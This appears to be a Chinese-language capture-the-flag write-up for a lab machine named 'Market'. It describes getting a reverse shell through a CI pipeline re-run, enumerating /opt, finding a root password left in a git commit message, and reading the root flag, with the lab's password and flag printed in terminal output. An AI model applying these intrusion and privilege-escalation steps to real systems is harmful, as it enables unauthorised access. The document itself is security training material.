
设置一个本地身份



我们可以看到是推送成功的，我们去3000端口看看是否成功




OK, 我们去监听1234, 然后去按 [Re-Run Pipeline](#) 即可



我们可以看到反弹成功, 我们去稳定shell

## 6.user.txt



我们成功拿到user.txt

在/opt/目录下看到我们的12138

```
drwxr-xr-x 5 root root 4096 May 29 22:25 market
www-data@Market:/opt$ cd market/
www-data@Market:/opt/market$ ls -la
total 20
drwxr-xr-x 5 root root 4096 May 29 22:25 .
drwxr-xr-x 3 root root 4096 May 29 17:54 ..
drwxr-xr-x 3 www-data www-data 4096 May 29 18:54 dev
drwx----- 6 git git 4096 May 29 18:02 gitea
drwxr-xr-x 3 root root 4096 May 29 22:26 local
www-data@Market:/opt/market$ cd gitea/
bash: cd: gitea/: Permission denied
www-data@Market:/opt/market$ ls -la
total 20
drwxr-xr-x 5 root root 4096 May 29 22:25 .
drwxr-xr-x 3 root root 4096 May 29 17:54 ..
drwxr-xr-x 3 www-data www-data 4096 May 29 18:54 dev
drwx----- 6 git git 4096 May 29 18:02 gitea
drwxr-xr-x 3 root root 4096 May 29 22:26 local
www-data@Market:/opt/market$ cd dev
www-data@Market:/opt/market/dev$ ls -la
total 12
drwxr-xr-x 3 www-data www-data 4096 May 29 18:54 .
drwxr-xr-x 5 root root 4096 May 29 22:25 ..
drwxr-xr-x 4 www-data www-data 4096 Jun 21 05:40 workspace
www-data@Market:/opt/market/dev$ cd workspace/
www-data@Market:/opt/market/dev/workspace$ ls -la
total 16
drwxr-xr-x 4 www-data www-data 4096 Jun 21 05:40 .
drwxr-xr-x 3 www-data www-data 4096 May 29 18:54 ..
drwxr-xr-x 4 www-data www-data 4096 Jun 21 05:40 12138
drwxr-xr-x 3 www-data www-data 4096 May 29 19:02 product-parser
www-data@Market:/opt/market/dev/workspace$ |
```

## 7.root.txt

刚开始，我本来想到是去登录myq用户，我去寻找端口，提权方式什么的都没有，然后去运行linpeas.sh脚本，结果运行一半就卡住了，我就没有在管他然后就去查看了/opt/目录，因为一般群友靶机重要的信息和提权脚本什么的都是在/opt/里面下的，结果歪打正着就找到了root的密码。

```

www-data@Market:/opt/market/local$ ls -la
total 12
drwxr-xr-x 3 root root 4096 May 29 22:26 .
drwxr-xr-x 5 root root 4096 May 29 22:25 ..
drwxr-xr-x 3 root root 4096 May 29 22:26 product-parser
www-data@Market:/opt/market/local$ cd product-parser/
www-data@Market:/opt/market/local/product-parser$ ls -la
total 24
drwxr-xr-x 3 root root 4096 May 29 22:26 .
drwxr-xr-x 3 root root 4096 May 29 22:26 ..
drwxr-xr-x 8 root root 4096 May 29 22:27 .git
-rw-r--r-- 1 root root 7 May 29 22:26 README.md
-rw-r--r-- 1 root root 9 May 29 22:26 hi
-rw-r--r-- 1 root root 2470 May 29 22:26 main.py
www-data@Market:/opt/market/local/product-parser$ ct .git/
bash: ct: command not found
www-data@Market:/opt/market/local/product-parser$ cat .git
cat: .git: Is a directory
www-data@Market:/opt/market/local/product-parser$ cd .git
www-data@Market:/opt/market/local/product-parser/.git$ ls -la
total 56
drwxr-xr-x 8 root root 4096 May 29 22:27 .
drwxr-xr-x 3 root root 4096 May 29 22:26 ..
-rw-r--r-- 1 root root 39 May 29 22:27 COMMIT_EDITMSG
-rw-r--r-- 1 root root 21 May 29 22:26 HEAD
drwxr-xr-x 2 root root 4096 May 29 22:26 branches
-rw-r--r-- 1 root root 271 May 29 22:26 config
-rw-r--r-- 1 root root 73 May 29 22:26 description
drwxr-xr-x 2 root root 4096 May 29 22:26 hooks
-rw-r--r-- 1 root root 281 May 29 22:27 index
drwxr-xr-x 2 root root 4096 May 29 22:26 info
drwxr-xr-x 3 root root 4096 May 29 22:26 logs
drwxr-xr-x 7 root root 4096 May 29 22:27 objects
-rw-r--r-- 1 root root 112 May 29 22:26 packed-refs
drwxr-xr-x 5 root root 4096 May 29 22:26 refs
www-data@Market:/opt/market/local/product-parser/.git$ cat COMMIT_EDITMSG
root password is: qM538hk1ocCB5enub0IP
www-data@Market:/opt/market/local/product-parser/.git$ su root
Password:
root@Market:/opt/market/local/product-parser/.git# id
uid=0(root) gid=0(root) groups=0(root)
root@Market:/opt/market/local/product-parser/.git# cat /root/root.txt
flag{root-234598edcb14f0861baa4edce7e97b7f}
root@Market:/opt/market/local/product-parser/.git#

```

```

root@Market:/opt/market/local/product-parser/.git# id
uid=0(root) gid=0(root) groups=0(root)
root@Market:/opt/market/local/product-parser/.git# cat /root/root.txt
flag{root-234598edcb14f0861baa4edce7e97b7f}
root@Market:/opt/market/local/product-parser/.git# cd /root
root@Market:~# ls -la
total 64
drwx----- 4 root root 4096 May 29 22:27 .
drwxr-xr-x 18 root root 4096 May 29 17:47 ..
lrwxrwxrwx 1 root root 9 May 11 00:24 .bash_history -> /dev/null
-rw-r--r-- 1 root root 607 Mar 2 16:50 .bashrc
-rw-r--r-- 1 root root 50 May 29 18:38 .gitconfig
-rw----- 1 root root 20 May 29 22:27 .lessht
drwxr-xr-x 3 root root 4096 Apr 25 06:38 .local
-rw-r--r-- 1 root root 132 Mar 2 16:50 .profile
-rw-r--r-- 1 root root 21 May 29 17:42 rootpass.txt
-rw-r--r-- 1 root root 44 May 29 19:10 root.txt
-rw----- 1 root root 136 May 29 18:09 .sqlite_history
drwx----- 2 root root 4096 May 29 17:38 .ssh
-rw----- 1 root root 19456 May 29 19:46 .viminfo
root@Market:~# cd .ssh

```